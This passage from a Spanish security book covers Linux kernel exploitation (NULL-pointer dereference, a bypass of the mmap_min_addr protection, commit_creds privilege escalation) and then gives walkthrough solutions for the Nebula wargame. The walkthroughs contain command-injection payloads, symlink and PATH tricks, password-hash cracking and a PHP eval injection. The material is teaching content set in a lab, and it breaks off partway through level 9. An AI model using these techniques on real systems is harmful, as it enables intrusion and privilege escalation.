mem = mmap (0x00000000, PAGE_SIZE, PROT_EXEC|PROT_READ|PROT_WRITE,
MAP_FIXED|MAP_PRIVATE|MAP_ANON, -1, 0);
```


Si por algún motivo el puntero nulo se trata de un puntero a función, ya podemos imaginar las consecuencias. De no ser el caso, todavía existen infinitas posibilidades para un atacante. En la mayoría de los casos podremos escribir un valor entero en una dirección de memoria arbitraria, y esto es útil dado que existen multitud de objetivos interesantes.

Un ejemplo sencillo que ya ha sido utilizado en el pasado consistía en sobrescribir el byte más significativo de la dirección de una función exportada por el kernel con un valor `0x00`. Esto implica que si dicha función se encuentra, por poner un ejemplo, en la dirección `0xc001020304`, la alteración de dicho byte logrará que `&func()` sea igual a `0x0001020304`, que mágicamente pasa a apuntar a una dirección de memoria virtual en el espacio de usuario que un atacante podría mapear para introducir código arbitrario y posteriormente desencadenar la ejecución de dicha función en el kernel sin límite de privilegios.

Un claro ejemplo de error de acceso a un puntero nulo se produjo tanto en las versiones 2.4 como 2.6 del kernel de Linux al ejecutar la función `sock_sendpage()`. Todo socket creado en Linux contiene una estructura `proto_ops` asociada que contiene punteros a función que definen las funciones especificadas por los drivers.

Observe el siguiente fragmento de código:

```
static ssize_t sock_sendpage(struct file *file, struct page *page,
                           int offset, size_t size, loff_t *ppos, int more)
{
    struct socket *sock;
    int flags;
    sock = file->private_data;
    flags = !(file->f_flags & O_NONBLOCK) ? 0 : MSG_DONTWAIT;
    if (more)
        flags |= MSG_MORE;
    return sock->ops->sendpage(sock, page, offset, size, flags);
}
```

El problema radica en que `sock_sendpage()` asume que todas las funciones presentes en la estructura `proto_ops` se encuentran correctamente inicializadas cuando van a ser invocadas. La premisa no es cierta, y en concreto el puntero a función `(*sendpage)()` era seteado a `null` en varios drivers, por lo que se producía un acceso al código presente en la dirección `0x00000000` si éste era establecido previamente por un atacante.

Para lograr el objetivo, un exploit debe invocar la función `sendfile()` (`man sendfile`) desde un proceso de usuario sobre un descriptor de socket para el protocolo AppleTalk o Bluetooth. Hemos viajado al pasado para demostrar lo trivial que resulta *ownear* un sistema operativo Linux mediante un exploit que afecte al núcleo. Instalamos la versión 11 de la famosa distribución Fedora Core y ejecutamos el exploit para la vulnerabilidad `sock_sendpage`, puede ver el resultado en la próxima imagen.

Múltiples implementaciones han sido diseñadas para explotar el bug en diversas plataformas. En la dirección <http://downloads.securityfocus.com/vulnerabilities/exploits/36038-5.c> puede consultarse el código fuente de una de ellas.




Imagen 10.03: Demostración del exploit sock_sendpage().

Cabe decir que en la actualidad se ha implementado una nueva medida de seguridad que impide a los procesos de usuario mapear una dirección que se encuentre por debajo de un límite establecido por el administrador del sistema. Podemos descubrir cuál es este límite con la siguiente orden:

```
blackngel@bbc:~$ cat /proc/sys/vm/mmap_min_addr
65536
blackngel@bbc:~$ cat /proc/sys/vm/mmap_min_addr | awk {'t=$1; printf("\nMMAP_MIN_ADDR = 0x%x\n", t);'}
MMAP_MIN_ADDR = 0x10000
blackngel@bbc:~$
```

Julien Tinnés demostró que esta protección podía ser evadida mediante un truco lógico. El código que comprueba el límite de la dirección mapeada es el siguiente:

```
if ((addr < mmap_min_addr) && !capable(CAP_SYS_RAWIO))
    return -EACCES;
return 0;
```

Lo que significa que un proceso con el bit `setuid` activado pasaría la comprobación. Posteriormente, Julien encontró un binario `pulseaudio` que le permitía cargar una librería mediante un parámetro `-l`.

Esto era suficiente para mapear la página `0x00000000` de la memoria. En una carrera contrarreloj se diseñó un parche que solucionaba la falla.

Usted puede desactivar este mecanismo de protección bien para la realización de pruebas sobre el kernel o bien porque algún software podría no funcionar correctamente, de la siguiente forma.

```
# echo "vm.mmap_min_addr = 0" > /etc/sysctl.d/mmap_min_addr.conf
# /etc/init.d/procps restart
```

O incluso deshabilitarlo para un único uso con:

```
# sysctl -w vm.mmap_min_addr="0"
```

10.3. Condiciones de carrera

Otros de los errores lógicos que han sido muy acusados en el kernel de Linux son las condiciones de carrera o *race conditions*. Hasta la llegada masiva de los procesadores multi-core o sistemas SMP, algunos programadores sin mucho conocimiento han sido extremadamente negligentes a la hora de manejar el acceso a los recursos compartidos.

Una condición de carrera se produce cuando dos flujos de código se ejecutan de forma concurrente y las acciones de uno sobre los datos que maneja pueden influir en los resultados del otro. Para resolver este tipo de problemas los sistemas operativos proporcionan unos mecanismos o primitivas de sincronización que los programadores deberían usar para evitar conflictos de acceso, en caso contrario pueden ocurrir situaciones como la siguiente. Imagine el lector un buffer que es pasado hacia el kernel quizás a través de una llamada normal a una syscall conocida. En dicha syscall también se proporciona la longitud de dicho buffer. Luego, cuando el código del kernel toma el control, el valor de la longitud del buffer es utilizado en dos puntos distintos realizando comprobaciones de seguridad tan solo en el primero. Se trata de una cuestión de confianza cuyos resultados pueden ser devastadores. ¿Qué ocurriría si otro código en el espacio de usuario, tal vez un hilo de ejecución, cambiase el valor de la longitud del buffer en el espacio de tiempo que transcurre entre los dos puntos en que el kernel utiliza dicho valor? Dado que solo la primera vez se realiza un chequeo de seguridad, una posterior alteración provocará efectos beneficiosos para un atacante con la habilidad necesaria para manipular la situación.

Existen infinidad de errores lógicos que pueden conducir a una condición de carrera probablemente explotable. La interfaz `ptrace()` de Linux ha sufrido varios ejemplos de esta clase de fallos. Uno de los más conocidos se producía al invocar a `ptrace(PTRACE_ATTACH, ...)` mientras se ejecutaba la llamada de sistema `execve()` sobre un binario con el bit *setuid* activado. El código de kernel que gestionaba la función de depuración no manejaba correctamente los elementos de bloqueo y exclusión (*mutex*) del proceso actual y del proceso a depurar. Se abría así una pequeña ventana de tiempo que permitía la modificación del espacio de direcciones del proceso *suid* y la correspondiente escalada de privilegios al inyectar código arbitrario en el mismo.

10.4. Desbordamientos de buffer

Los desbordamientos de buffer, por supuesto, han constituido también la plaga habitual en el núcleo de Linux y de muchos otros sistemas operativos. La idea básica para aprovechar dichas vulnerabilidades continúa siendo la misma que en espacio de usuario, pero algunas diferencias y métodos de ataque específicos deben ser advertidos. En primer lugar, el kernel no dispone de acceso a la librería estándar (`libc`) tal y como lo hacen los programas de usuario, por lo tanto un atacante no puede simplemente redirigir una dirección de retorno guardada hacia una llamada a `system("/bin/sh")` y esperar obtener una shell con permisos de `root`. No obstante, existen funciones exportadas por el propio kernel que nos pueden resultar de utilidad para lograr nuestros objetivos.

Imaginemos que un programa de usuario llama a una `syscall` o incluso que escribe datos sobre una entrada en el directorio `/proc` correspondiente a un driver o módulo de kernel que contiene un `stack overflow` en su interior. Cuando la parte específica del código del núcleo se ejecuta, ésta lo hace en el contexto del proceso que la ha desembocado (de hecho, la variable `current` apunta al descriptor de dicho proceso). En este caso, un atacante puede redirigir EIP para que apunte a una secuencia de funciones como la siguiente:

```
commit_cred(prepare_kernel_cred(0));
```

Podemos obtener la dirección de estas funciones en un sistema concreto con el siguiente comando:

```
blackngel@bbc:~$ cat /proc/kallsyms | grep -w "prepare_kernel_cred\|commit_creds"
c106d740 T commit_creds
c106d980 T prepare_kernel_cred
```

Tenga en cuenta que en algunos sistemas recientes este comando solo entregará direcciones válidas si se ejecuta con permisos de super-usuario, en cualquier otro caso todas las direcciones obtenidas serán `0x00000000`.

El objetivo de estas instrucciones es generar una nueva estructura de credenciales con privilegios de administrador y asignarla al proceso actual. Luego el atacante moverá a la pila una serie de valores necesarios para que una instrucción `iret` (aquella complementaria a la instrucción `int`) devuelva el control al código presente en el espacio de usuario y así realizar cualquier acción posterior con privilegios elevados. Al conjunto de estos valores se le conoce como *trap frame*, y está constituido por los registros EIP, CS, EFLAGS, ESP y SS.

Un ejemplo de desbordamiento de buffer en el kernel de Linux se produjo en la función `elf_core_dump()` del formato de archivo ejecutable ELF. Ésta se encarga de generar un volcado de memoria cuando una aplicación sufre un error grave y se cierra inesperadamente (siempre que el valor `RLIMIT_CORE` lo permita). El fragmento de código vulnerable era el siguiente:

```
static int elf_core_dump(long signr, struct pt_regs * regs, struct file * file)
{
    struct elf_prpsinfo psinfo; /* NT_PRPSINFO */
    /* first copy the parameters from user space */
    memset(&psinfo, 0, sizeof(psinfo));
    {
        int i, len;
        len = current->mm->arg_end - current->mm->arg_start;
```

```

if (len >= ELF_PRARGSZ)
    len = ELF_PRARGSZ-1;
copy_from_user(&psinfo.pr_psargs,
               (const char *)current->mm->arg_start, len);

```

Los valores `arg_start` y `arg_end` definidos dentro de la estructura que gestiona la memoria del proceso (`mm`), establecen el principio y el final de la zona que delimita los argumentos proporcionados al programa. Si un atacante pudiese ejercer cierto control sobre dichos valores, la variable `len` de naturaleza *signed* podría adquirir un valor negativo que superase el condicional `if` que le sigue. La subsecuente llamada a `copy_from_user()` interpreta la variable `len` como un entero sin signo (*unsigned*), por lo que el valor negativo anterior se convertiría de inmediato en un valor positivo muy grande, lo que provocaría el desbordamiento de la estructura `psinfo` y la corrupción de otros elementos adyacentes.

Con el objetivo de ofrecer protección adicional, versiones recientes del kernel de Linux implementan un *stack canary*. Si consulta el archivo de cabecera `sched.h` en los fuentes del kernel de Linux, observará la siguiente declaración:

```

struct task_struct {
    [ ... ]
#ifdef CONFIG_CC_STACKPROTECTOR
    /* Canary value for the -fstack-protector gcc feature */
    unsigned long stack_canary;
#endif
    [ ... ]
};

```

Dejaremos los detalles más técnicos a un lado ya que la explotación del kernel de Linux no ha sido el objetivo principal de este libro y existen muy buenas referencias de las cuales recomendamos con gran entusiasmo su lectura y estudio, entre ellas: “A guide to kernel exploitation” de Enrico Perla y Massimiliano Oldani y “The Bug Hunter’s Diary” de Tobias Klein.

10.5. Dilucidación

El lector es consciente ahora de los peligros y oscuros negocios que acechan en el mundo real. Como el juego del gato y el ratón, ahora los atacantes y *exploiters* más habilidosos compiten en una cancha de oportunidades para demostrar quién es capaz de encontrar y aprovechar el fallo más cotizado del mercado. Hay mucho dinero en juego y muchas organizaciones con poder e intereses que serían capaces de hacer lo que fuese necesario para poseer la información más valiosa. Desde luego, la información es poder, y la era digital no ha hecho más que venir a confirmar este veredicto.

El kernel es un vasto océano que aún a día de hoy solo ha sido explorado por unos pocos. Deseamos pues, con esta ligera introducción, que el resto del público se acerque a las complejidades internas de los sistemas operativos que utilizan a diario, y que adquieran las habilidades necesarias y el conocimiento requerido para hacer el bien, ayudar a crear y desarrollar mejor software, sistemas más seguros, y evitar a toda costa que la información de los usuarios pueda caer en manos equivocadas sin ni siquiera darse cuenta de lo que está sucediendo ahí fuera.

10.6. Referencias

- Writing kernel exploits en <http://ugcs.net/~keegan/talks/kernel-exploit/talk.pdf>
- Attacking the Core: Kernel exploitation notes en <http://www.phrack.org/issues.html?issue=64&id=6>
- Exploiting Stack Overflows in the Linux Kernel en <http://www.exploit-db.com/wp-content/themes/exploit/docs/15634.pdf>
- Exploiting a kernel NULL dereference en https://blogs.oracle.com/ksplice/entry/much_ado_about_null_exploiting1
- UDEREF en <http://grsecurity.net/~spender/uderef.txt>
- Bypassing Linux NULL pointer dereference exploit prevention (mmap_min_addr) en <http://blog.cr0.org/2009/06/bypassing-linux-null-pointer.html>
- Using Kernel Exploits to Bypass Sandboxes for Fun and Profit en <http://threatpost.com/using-kernel-exploits-bypass-sandboxes-fun-and-profit-031813/77638>
- There's a party at Ring0, and you're invited en <https://www.cr0.org/paper/to-jt-party-at-ring0.pdf>

Apéndice I

Solucionario Nebula Wargame

El objetivo de las pruebas presentadas en la máquina virtual Nebula es cubrir una variedad de retos que van desde niveles de complejidad básica hasta intermedios. Nebula estimula al principiante a investigar las vulnerabilidades y debilidades presentes en un sistema operativo Linux. Entre éstas podemos encontrar errores que permiten la escalada de privilegios, problemas comunes en lenguajes de scripting, condiciones de carrera y muchas otras fallas que ya han sido descubiertas y explotadas con éxito en el pasado.




Imagen 11.01: Página web www.exploit-exercises.com.

Todas las pruebas pueden ser realizadas de forma local. Los temas tratados serán los siguientes:

- Binarios SUID
- Permisos
- Condiciones de carrera
- Variables globales de shell
- Debilidades con la variable de entorno `$PATH`
- Debilidades y malas conductas de programación en lenguajes interpretados
- Errores en archivos binarios

El objetivo principal de los retos consiste en elevar los privilegios del usuario atacante a los del propietario de cada binario vulnerable. En dicho caso podrá ejecutar una aplicación llamada `getflag` que confirmará el logro. A continuación presentamos las soluciones más o menos elegantes que hemos encontrado para cada una de las pruebas propuestas. Varios caminos pueden ser elegidos para la explotación de los retos, en la medida de lo posible escogeremos aquellos que presenten menos dificultades o que por su obviedad sean más directos y comprensibles para el público.

NIVEL 0

Este nivel requiere que usted encuentre un binario SETUID que se ejecutará como el usuario `flag00`. Puede buscar detenidamente desde el directorio raíz `/`. En otro caso eche un vistazo a la página [man](#) del comando `find`.

Solución

Debemos encontrar archivos pertenecientes al usuario `flag00` que tengan el bit `setuid` activado, para ello utilizamos el comando `find` y nos cuidamos de que los errores (`stderr`) por listar directorios con permisos denegados vayan a `/dev/null` y no se impriman en pantalla.

```
level00@nebula:~$ find / -user flag00 -perm +4000 2>/dev/null
/bin/.../flag00
/rofs/bin/.../flag00
level00@nebula:~$ /bin/.../flag00
Congrats, now run getflag to get your flag!
flag00@nebula:~$ getflag
You have successfully executed getflag on a target account
```

NIVEL 1

Existe una vulnerabilidad en el siguiente programa que permite la ejecución de otras aplicaciones de forma arbitraria. ¿Puede encontrarla?

Código Fuente

```
01 #include <stdlib.h>
02 #include <unistd.h>
03 #include <string.h>
04 #include <sys/types.h>
05 #include <stdio.h>
06
07 int main(int argc, char **argv, char **envp)
08 {
09     gid_t gid;
10     uid_t uid;
11     gid = getegid();
12     uid = geteuid();
13
14     setresgid(gid, gid, gid);
15     setresuid(uid, uid, uid);
16
17     system("/usr/bin/env echo and now what?");
18 }
```

Solución

Nos encontramos ante un grave error de seguridad en un programa `setuid`. Se le está proporcionando a la llamada `system()` el nombre de un ejecutable, `echo`, sin su ruta completa. Dado que `system()` busca dicha aplicación en los directorios presentes en la variable de entorno `PATH`, nada nos impide situar ahí un directorio de nuestra elección en el cual tengamos un fichero de nombre `echo` que en realidad sea un enlace al binario `getflag` que nos proporcione la bandera para superar el reto.

```
level01@nebula:/home/flag01$ ln -s /bin/getflag /tmp/echo
level01@nebula:/home/flag01$ export PATH=/tmp:$PATH
level01@nebula:/home/flag01$ ./flag01
You have successfully executed getflag on a target account
```

La función envoltorio `system()` oculta los detalles del conjunto `fork()` y `execve()`, pero es peligrosa en un entorno seguro puesto que limita el control sobre la búsqueda del binario, el establecimiento de las variables de entorno y porque llama al binario a través de la shell de comandos.

Por otro lado, la variable `PATH` siempre debería ser asignada por el propio programa a un valor seguro. La constante `_PATH_STDPATH`, definida en el archivo de cabecera `paths.h`, proporciona un resultado adecuado y es el que la shell utiliza habitualmente para inicializar la variable de entorno.

NIVEL 2

Existe una vulnerabilidad en el siguiente programa que permite la ejecución de otras aplicaciones de forma arbitraria. ¿Puede encontrarlo?

Código Fuente

```
01 #include <stdlib.h>
02 #include <unistd.h>
03 #include <string.h>
04 #include <sys/types.h>
05 #include <stdio.h>
06
07 int main(int argc, char **argv, char **envp)
08 {
09     char *buffer;
10
11     gid_t gid;
12     uid_t uid;
13
14     gid = getegid();
15     uid = geteuid();
16
17     setresgid(gid, gid, gid);
18     setresuid(uid, uid, uid);
19
20     buffer = NULL;
21
22     asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
23     printf("about to call system(\"%s\")\n", buffer);
24
25     system(buffer);
26 }
```

Solución

El contenido de una variable de entorno `USER` es situada en medio de un buffer sin previo filtrado, que será el argumento subsiguiente de la llamada `system()`. Sabiendo que en la shell podemos encadenar comandos mediante el carácter `;`, no hay mucho más que pensar. Obviaremos el resto de argumentos mediante `#`.

```
level02@nebula:/home/flag02$ export USER=";getflag;#"
level02@nebula:/home/flag02$ ./flag02
about to call system("/bin/echo ;getflag;# is cool")
You have successfully executed getflag on a target account
```

NIVEL 3

Compruebe el directorio `home` de `flag03` y observe sus archivos. Hay un fichero `crontab` que se ejecuta cada par de minutos.

Solución

Listamos los ficheros del directorio `/home/flag03` mediante `ls -al` y encontramos:

```
writable.d (directorio)
writable.sh (script)
```

Veamos su contenido:

```
level03@nebula:/home/flag03$ cat writable.sh
#!/bin/sh
for i in /home/flag03/writable.d/* ; do
    (ulimit -t 5; bash -x "$i")
    rm -f "$i"
done
```

Por lo que observamos que todo programa que se encuentre en `writable.d/` será ejecutado cada dos minutos y borrado a continuación. Creamos entonces un script que ejecute `/bin/getflag` y vuelque el resultado en el directorio `/tmp`:

```
level03@nebula:/home/flag03$ perl -e 'print
#!/bin/bash\n/bin/getflag>/tmp/level03flag"' > writable.d/executethis
```

Esperamos un par de minutos y obtenemos nuestro premio:

```
level03@nebula:/home/flag03$ ls -al /tmp/level03flag
-rw-rw-r-- 1 flag03 flag03 59 2013-05-21 14:30 /tmp/level03flag
level03@nebula:/home/flag03$ cat /tmp/level03flag
You have successfully executed getflag on a target account
```

NIVEL 4

Este nivel requiere que usted lea el archivo `token`, pero el código restringe el acceso a los ficheros que pueden ser leídos. Encuentre una manera de sortearlo.

Código Fuente

```
01 #include <stdlib.h>
```



```

02 #include <unistd.h>
03 #include <string.h>
04 #include <sys/types.h>
05 #include <stdio.h>
06 #include <fcntl.h>
07
08 int main(int argc, char **argv, char **envp)
09 {
10     char buf[1024];
11     int fd, rc;
12
13     if(argc == 1) {
14         printf("%s [file to read]\n", argv[0]);
15         exit(EXIT_FAILURE);
16     }
17
18     if(strstr(argv[1], "token") != NULL) {
19         printf("You may not access '%s'\n", argv[1]);
20         exit(EXIT_FAILURE);
21     }
22
23     fd = open(argv[1], O_RDONLY);
24     if(fd == -1) {
25         err(EXIT_FAILURE, "Unable to open %s", argv[1]);
26     }
27
28     rc = read(fd, buf, sizeof(buf));
29
30     if(rc == -1) {
31         err(EXIT_FAILURE, "Unable to read fd %d", fd);
32     }
33
34     write(1, buf, rc);
35 }

```

Solución

Listamos el contenido del directorio:

```

level04@nebula:/home/flag04$ ls -al
...
-rwsr-x--- 1 flag04 level04 7428 2011-11-20 21:52 flag04
-rw----- 1 flag04 flag04 37 2011-11-20 21:52 token

```

Sí lo solicitamos directamente nos indica que no tenemos acceso:

```

level04@nebula:/home/flag04$ ./flag04 token
You may not access 'token'

```

Pero una comprobación por nombre de fichero es una pobre medida de seguridad. Nada nos impide enlazar token desde otro lado y solicitar el enlace:

```

level04@nebula:/home/flag04$ ln -s /home/flag04/token /tmp/damelo
level04@nebula:/home/flag04$ ./flag04 /tmp/damelo
06508b5e-8909-4f38-b630-fdb148a848a2

```

Además comprobamos que dicho token concuerda con la contraseña de la cuenta `flag04`, por lo que podemos acceder a ella para ejecutar `getflag` con privilegios:

```
level04@nebula:/home/flag04$ su flag04
Password:
sh-4.2$ getflag
You have successfully executed getflag on a target account
```

NIVEL 5

Compruebe el directorio `flag05`. Busque entradas con permisos débiles.

Solución

Listamos el home de `flag05` y observamos un directorio interesante:

```
level05@nebula:/home/flag05$ ls -al
drwxr-xr-x 2 flag05 flag05 4096 2011-11-20 20:13 .backup
```

Dentro del mismo encontramos un fichero comprimido:

```
-rw-rw-r-- 1 flag05 flag05 1826 2011-11-20 20:13 backup-19072011.tgz
```

Lo descomprimimos mediante el comando `tar -xvzf` en nuestro directorio de usuario `/home/level05` y comprobamos que dentro están las credenciales del servicio SSH:

```
authorized_keys
id_rsa
id_rsa.pub
```

Simplemente nos logueamos en SSH:

```
level05@nebula:~$ ssh flag05@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is ea:8d:09:1d:f1:69:e6:1e:55:c7:ec:e9:76:al:37:f0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
```



For level descriptions, please see the above URL.
To log in, use the username of "levelXX" and password "levelXX", where XX is the level number.
Currently there are 20 levels (00 - 19).
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

```
....
flag05@nebula:~$ getflag
You have successfully executed getflag on a target account
```

NIVEL 6

Las credenciales de la cuenta `flag06` provienen de un sistema Unix antiguo.

Solución

¿Dónde están las credenciales del sistema en Unix/Linux? Por supuesto en `/etc/passwd`, que no debería mostrar los hashes cifrados puesto que éstos se almacenan en `/etc/shadow`, pero...

```
level06@nebula:/home/flag06$ cat /etc/passwd | grep "flag06"
flag06:ueqw0CnSGdsuM:993:993:./home/flag06:/bin/sh
```

Lo copiamos en nuestro sistema y llamamos a John:

```
blackngel@bbc:~$ echo "lag06:ueqw0CnSGdsuM:993:993:./home/flag06:/bin/sh" >
flag06pass
blackngel@bbc:~$ john --show flag06pass
lag06:hello:993:993:./home/flag06:/bin/sh
1 password hash cracked, 0 left
```

Y con el password `hello` vamos a por la bandera:

```
level06@nebula:/home/flag06$ su flag06
Password:
sh-4.2$ getflag
You have successfully executed getflag on a target account
```

NIVEL 7

El usuario `flag07` escribió su primer programa en Perl que permitía hacer `ping` sobre un host para comprobar si éste era alcanzable desde el servidor web.

Código Fuente

```
01 #!/usr/bin/perl
02
03 use CGI qw{param};
04
05 print "Content-type: text/html\n\n";
06
07 sub ping {
08     $host = $_[0];
09
10     print("<html><head><title>Ping results</title></head><body><pre>");
11
12     @output = `ping -c 3 $host 2>&1`;
13     foreach $line (@output) { print "$line"; }
14
15     print("</pre></body></html>");
16
17 }
18
19 # check if Host set. if not, display normal page, etc
20
21 ping(param("Host"));
```

Solución

Sabemos que existe un servidor web en local con un CGI recibiendo peticiones a través de un parámetro `Host` que pasa directamente al comando `ping` del sistema.


```
level07@nebula:/home/flag07$ ls -al
-rwxr-xr-x 1 root root 368 2011-11-20 21:22 index.cgi
-rw-r-r-- 1 root root 3719 2011-11-20 21:22 tthttpd.conf
```

Abrimos el archivo de configuración del servidor y vemos que el puerto donde escucha es el 7007. Probemos con una petición inocente:

```
level07@nebula:/home/flag07$ nc localhost 7007
GET /index.cgi?Host=localhost HTTP/1.0
HTTP/1.0 200 OK
Content-type: text/html
<html><head><title>Ping results</title></head><body><pre>PING localhost (127.0.0.1)
56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_req=1 ttl=64 time=0.291 ms
64 bytes from localhost (127.0.0.1): icmp_req=2 ttl=64 time=0.410 ms
64 bytes from localhost (127.0.0.1): icmp_req=3 ttl=64 time=0.000 ms
...
```

Utilizamos el protocolo HTTP/1.0 para no tener que especificar el *host*, tal y como obliga la versión 1.1. Volviendo al problema, como siempre el parámetro *Host* se pasa sin filtrar al sistema y por ende podemos encadenar comandos gracias al ';', al tratarse de una petición URL los codificamos mediante %3b.

```
level07@nebula:/home/flag07$ nc localhost 7007
GET /index.cgi?Host=%3b/bin/getflag%3b HTTP/1.0
HTTP/1.0 200 OK
Content-type: text/html
<html><head><title>Ping results</title></head><body><pre>You have successfully
executed getflag on a target account
```

NIVEL 8

Archivos con permisos de lectura para todo el mundo. Compruebe quién ha entrado y úselo para loguearse en el sistema como *flag08*.

Solución

Veamos qué hay en el directorio del usuario *flag08*:

```
level08@nebula:/home/flag08$ ls -al
-rw-r-r-- 1 root root 8302 2011-11-20 21:22 capture.pcap
```

Tras hacer varias pruebas con *topdump* parece que estamos ante una captura de una sesión o proceso de login en telnet. Ya que Wireshark nos ofrece más capacidades, utilizamos un pequeño truco para volcar la captura en nuestro sistema.

```
blackngel@bbc:~$ nc 192.168.1.130 -l 3333 > capture.pcap
level08@nebula:/home/flag08$ cat capture.pcap | nc 192.168.1.130 3333
blackngel@bbc:~$ ls -al capture.pcap
-rw-rw-r-- 1 blackngel blackngel 8302 may 22 00:47 capture.pcap
```

Una vez en nuestra linux box lo abrimos dentro de Whirehark y utilizamos la opción *Analyze-Follow TCP Stream* obteniendo:

```
Linux 2.6.38-8-generic-pae (::ffff:10.1.1.2) (pts/10)
..wwwbugs login: 1.1e.ev.ve.el.l8.8
..
Password: backdoor...00Rm8.ate
.
..
Login incorrect
wwwbugs login:
```

En este punto debemos reajustar el cerebro y las ideas, finalmente intuimos en el *dump* hexadecimal que el valor `0x7f` es el de la tecla de borrado, por lo que la contraseña final en realidad era: `backd00rmate`.

```
level08@nebula:/home/flag08$ su flag08
Password:
sh-4.2$ getflag
You have successfully executed getflag on a target account
```

NIVEL 9

Se ha creado un binario *setuid* en C a partir de un código PHP vulnerable.

Código Fuente

```
01 <?php
02
03 function spam($email)
04 {
05     $email = preg_replace("/\./", " dot ", $email);
06     $email = preg_replace("/@/", " AT ", $email);
07
08     return $email;
09 }
10
11 function markup($filename, $use_me)
12 {
13     $contents = file_get_contents($filename);
14
15     $contents = preg_replace("/([email (.*?)])?/e", "spam(\"\\2\")", $contents);
16     $contents = preg_replace("/\[/", "<", $contents);
17     $contents = preg_replace("/\]/", ">", $contents);
18
19     return $contents;
20 }
21
22 $output = markup($argv[1], $argv[2]);
23
24 print $output;
25
26 ?>
```

Solución

Aunque este reto puede darnos algún que otro quebradero de cabeza, puede resolverse utilizando tan solo los manuales de referencia de PHP y sobre todo las páginas dedicadas a expresiones regulares.

Lo primero que salta a la vista si uno está al tanto de las vulnerabilidades más corrientes en este lenguaje de programación, es el modificador `'e'` de la función `preg_replace()`. Sobre ella nos centraremos:

```
preg_replace("/(\[email (.*)\])/e", "spam(\"\\2\")", $contents);
```

Este modificador es igual de peligroso que la función `eval()`, ejecuta todo lo que esté en su interior como si fuese código PHP y devuelve el resultado. El manual de referencia nos advierte que:

Advertencia

Esta característica ha sido declarada **OBSOLETA** desde PHP 5.5.0. Su uso está totalmente desaconsejado.

Además, también se nos informa de que escapa ciertos caracteres como las comillas simples, dobles y las barras invertidas. Nuestra misión por lo tanto es crear un archivo de texto siguiendo el patrón, `[email input]`, donde `input` representa el contenido que será sustituido por `preg_replace()` e introducido en la cadena `"spam("")"`.

De modo que obtendríamos `spam("input")`, y esto se evaluaría para obtener un resultado. He aquí dónde tenemos que descubrir qué es ese `"input"` para lograr inyectar código PHP. Nuevamente, un poco más abajo el manual de PHP nos advierte:

Precaución

El uso de este modificador está *desaconsejado*, ya que puede introducir fácilmente vulnerabilidades de seguridad:

... aquí va un código de ejemplo ...

El código de ejemplo de arriba puede ser explotado fácilmente pasando una cadena de texto como `<h1>${eval($_GET[php_code])}</h1>`

Por lo que ya tenemos todos los elementos que necesitamos, crearemos en el directorio `/home/level09` un archivo, por ejemplo `test`, con el siguiente contenido:

```
[email ${system($use_me)}]
```

